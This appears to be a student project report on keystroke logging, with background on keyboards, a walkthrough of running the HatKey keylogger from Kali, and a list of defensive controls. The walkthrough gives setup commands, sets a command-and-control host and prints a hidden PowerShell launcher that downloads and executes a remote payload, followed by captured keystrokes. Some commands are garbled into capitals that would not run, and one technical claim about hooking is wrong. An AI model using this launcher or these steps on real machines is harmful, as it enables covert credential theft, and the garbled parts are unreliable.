CYBER SECURITY MAJOR PROJECT

KEY LOGGER (BY MOHD.MUJEEB)

:

KEYSTROKE LOGGING

(KEYLOGGING)

INTRODUCTION

Cybercriminals have devised many methods to obtain sensitive information from your end point devices. However, few of them are as effective as keystroke logging. Keystroke logging, also known as key logging, is the capture of typed characters. The data captured can include document content, passwords, user ID's, and other potentially sensitive bits of information. Using this approach, an attacker can obtain valuable data without cracking into a hardened database or file server. Key logging presents a special challenge to security managers. Unlike traditional worms and viruses, certain types of key loggers are all but impossible to detect. In this paper, I examine how key loggers work. I look at the various types of key loggers and how they differ. Finally, I explore ways to prevent key logging and how to respond if a key logger is discovered. Before jumping into the mysteries of key logging, we should understand how keyboards work and how they interface with systems. The next section is a review of keyboard operation. You can skip it if you understand keyboard technology.

HOW KEY BOARD WORKS :

Before moving about the topic key logger we need to know actually the how the key board works all the keys strokes we type

How Keyboards Work A keyboard consists of a matrix of circuits overlaid with keys. This matrix of circuits, known as a key matrix, can differ between keyboard manufacturers. See Figure




Figure 1: Key Matrix

1. However, the key codes that are sent through the keyboard interface to a specific operating system are always the same. Let's step through Figure 2 to trace the path between keystrokes and operating system (OS) or application.




Figure 2: Keyboard/PC Layout

When the user presses a key, a circuit closes in the Key Matrix. The Keyboard Processor detects this event and captures the circuit location. Using a table stored in keyboard ROM, the processor translates the circuit location to a character or control code. Control codes are typically CTRL- or ALT- combinations. The keyboard's memory buffer temporarily stores the translated character or control code and then sends it to the computer's keyboard interface. The computer's keyboard controller receives the incoming keyboard data and forwards it to the operating system. A keyboard driver is typically used to manage this part of the process. The operating system processes the keyboard input based on the current state of the OS and applications.

HOW KEY LOGGER WORKS :


Keyloggers are hardware or software tools that capture characters sent from the keyboard to an attached computer. They have both lawful/ethical and unlawful/unethical applications. Lawful applications include:

- Quality assurance testers analyzing sources of system errors;
- Developers and analysts studying user interaction with systems;
- Employee monitoring; and
- Law enforcement or private investigators looking for evidence of an ongoing crime or inappropriate behavior.

On the other side of the line between lawful and unlawful use, cybercriminals use key logging technology to capture identities, confidential intellectual property, passwords, and any other marketable information. Key loggers fall into four categories: software, hardware, wireless intercept, and acoustic. Although they differ in how they are implemented and how information is captured, these four keystroke logging technologies have one thing in common. They store capture information in a log file. When software or hardware key loggers are used, the log files are stored on the compromised machine. Remote capture technologies (i.e., wireless intercept and acoustic) typically store keystroke data on the collection device.

SOFTWARE KEY LOGGERS

Software key loggers capture keystroke information as it passes between the computer keyboard interface and the OS. They are implemented as traditional applications or kernel-based. In almost all malicious instances of this type of key logger, users participated in some way in the software's installation. Key logging applications use a hooking mechanism (**e.g. LINUX KALI ())** to capture keyboard data. Vendors often package solutions, like Perfect Key logger, as an executable or a DLL . Most kernel-based key loggers are replacement keyboard device drivers. A portion of the logger resides in the OS kernel and receives data directly from the keyboard interface. It replaces the kernel component that interpret keystrokes . The red area in Figure 3 shows the location of a kernel-based IN KEY LOGGER IN OS .



Both types of software key loggers intercept keyboard data, write a copy to a local—often encrypted—log file, and then forward the information to the operating system. To the unsuspecting user, everything looks normal

STEPS TO DO KEY LOGGING :

Simple Keylogger is an open-source command-line program that requires Python to run. Check if you have Python installed by opening a terminal, and entering:

```
PYTHON3 --VERSION
```

If you receive a "command not found" message, you should install Python now.

Clone the Simple Key logger repo:

```
GIT  CLONE HTTPS://GITHUB.COM/GIACOMOLAW/KEYLOGGER.GIT
```

...and change the directory using the cd command:

```
CD KEYLOGGER/LINUX/
```

Now use Python to install the program:

```
PIP3 INSTALL -R REQUIREMENTS.TXT
```

Key logger is now installed, and you can run it by inputting:

```
PYTHON2 HATKEY.PY
```

DO AS SAME IT IS SHOWN IN BELOW:

```
──(kali㉿kali)-[~]
└─$ CD HATKEY


┌──(kali㉿kali)-[~/Hatkey]
└─$ PYTHON2 HATKEY.PY

──────
```

```
< HatKey >
-------
      \   ^__^
       \  (xx)\_______
          (__)\       )\/\
           U  ||----w |
              ||     ||
        --=[KeyLogger
      --+--=[Version : 1.0.0
      --+--=[Coder   : Farzin Enddo
        --=[github  : https://github.com/enddo


Command  Description
-------  -----------
exit     Exit the console
list     List all agents
kill     Kill an agent
run      Run Command and Controler
help     Help menu
set      Sets a variable to a value
show     Show Command and Controler variables
```

```
HATKEY > SHOW
```

```
Name  Current Setting  Required  Description
----  ---------------  --------  -----------
host                True      The Command and Controler IP address
port  8080          True      The Command and Controler port
```

```
HATKEY > SET HOST 192.168.91.242

HATKEY > RUN
```

```
[+] Server start on: http://192.168.91.242:8080/

[+] Keylogger launcher is:

powershell -exec bypass -WindowStyle Hidden IEX(IEX("[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('KE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxvYWRTdHJpbmcoImh0dHA6Ly8xOTIuMTY4LjkxLjI0Mjo4MDgwL2dldF9wYXlsb2FkIik='))"))

HatKey >
```

```
[+] AGENT CONNECTED: 192.168.91.9.MOHAMMED MUJEEB
```

TO SEE THE TARGET WHAT HE TYPED DO THIS

```
──(kali㉿kali)-[~]
└─$ CD HATKEY


┌──(kali㉿kali)-[~/Hatkey]
└─$ cd Output


┌──(kali㉿kali)-[~/Hatkey/Output]
```

```
└─$ LS

'192.168.203.9.mohammed  mujeeb.txt'   '192.168.7.9.mohammed  mujeeb.txt'
'192.168.80.9.mohammedmujeeb.txt''192.168.91.9.mohammed
mujeeb.txt'


┌──(kali㉿kali)-[~/Hatkey/Output]

└─$ CAT 192.168.91.9.MOHAMMED MUJEEB       -PASTE TOTAL..


cat: 192.168.91.9.mohammed: No such file or directory

cat: mujeeb: No such file or directory


┌──(kali㉿kali)-[~/Hatkey/Output]

└─$ CAT '192.168.91.9.MOHAMMED MUJEEB.TXT'   __INIT__.PY


Agent ID: 192.168.91.9.mohammed mujeeb

[New Tab - Google Chrome - 11-03-2023:17:00:23:89]

F[BACKSPACECRAT [SPACEBAR]  SAEG[SPACEBAR] TO[SPACEBAR]
[BACKSPACE[BACKSPACE[BACKSPACE[BACKSPACE[BACKSPACETARGY[SPACEBAR
] TO[SPACEBAR] HID[BACKSPACCCH [ENTER]#INI
```

TO EXIT TYPE CTRL C:

THIS IS THE TARGET WHAT HE TYPED

DEFENDING AGAINST KEYLOGGERS :/SECURITY CONCERNS :

Controls to defend against keyloggers are similar to those used to protect systems from other malware—particularly rootkits—including,

- ➢ Lock systems when not in use;
- ➢ Implement and enforce physical security controls;
- ➢ Enable safe-surfing
  - Use Web filtering to block access to known or suspected malicious sites;
  - Do not allow users local administrator access;
  - Deploy endpoint software policy controls (e.g., WebSense CPM);
- ➢ Maintain a regularly updated and monitored anti-malware solution;
- ➢ Apply security patches as soon as reasonably possible;
- ➢ Purchase and use keylogger detection software to spot-check sensitive systems
  (e.g., SnoopFree Privacy Shield); and
- ➢ Allow only necessary protocols on endpoint devices, and block unauthorized
- ➢ sessions between endpoints and external sites.

These controls are reasonable and appropriate for most environments. However, security managers responsible for systems processing highly sensitive information should also consider the following:

- ➢ Screen-based virtual keyboards—Instead of entering data at the physical
  keyboard, users press keys displayed on their monitors. This bypasses the normal
  path taken by keyloggers, making it impossible for them to capture keystrokes.
- ➢ Automatic form filler programs.
- ➢ Encrypting keyboard input—Software solutions like GuardedID from StrikeForce encrypt keyboard input so keyloggers can’t use it. See

Figure 11. According to the vendor, the encryption solution protects against 95 to 96 percent of software related keylogger attacks. The downside is that this only works within a supported browser. StrikeForce is working on a version that works at the OS level.



Vulnerable areas that keyloggers hook into
Vulnerability 1
User information can be stolen through message hooking keylogger
Vulnerability 2
User information can be stolen through filtering a keyboard driver
Vulnerability 3
User information can be stolen by replacing a software driver with a malicious keylogging driver
Internet
SSL Connection
Web
SSL Connection
Application Level (Web Browser Applications)
Messaging Service
Keyboard Driver
Hardware Driver (Keyboard Port)
Normal Data Route Without GuardedID
GuardedID® Key Features:
1. Secure On-Demand Browser Activation
2. Keystrokes Delivered Via an "Invisible Pathway"
3. Anti-Subversion Kernal Monitoring Program
4. Encrypts Keystrokes Instantly When Typed
GuardedID® Key Benefits:
• Protects against "NEW" and "EXISTING" keyloggers
• Toolbar plug-in for IE6 and IE7 (Firefox coming soon)
• Does Not require any spyware database updates
• Eliminates time-consuming hard disk or memory scans
• Small memory footprint

Figure 11: StrikeForce GuardedID

If you believe one or more of your systems is compromised with a keylogger,

- Disconnect the system from the network and isolate it from physical access;
- If a software keylogger, locate the log file and retain it to identify potentially

compromised information, re-image the system;

- If a hardware keylogger, remove it from the system and retain it to identify
- potentially compromised information;

- Change all passwords/PINS used by the users of the compromised system,
- including,
  - Local;
  - Network;
  - Web; and
- Notify management and recommend notification of affected,
  - Financial institutions;
  - Business partners;
  - Employees or customers if PII or ePHI might have been captured, in
- accordance with state or federal notification laws;

CONCLUSION :

Keystroke logging attacks bypass all other controls. They are easy to implement and manage, providing attackers with useful account, identity, and intellectual property information. On the other hand, they are useful investigative tools.

THANK YOU 😊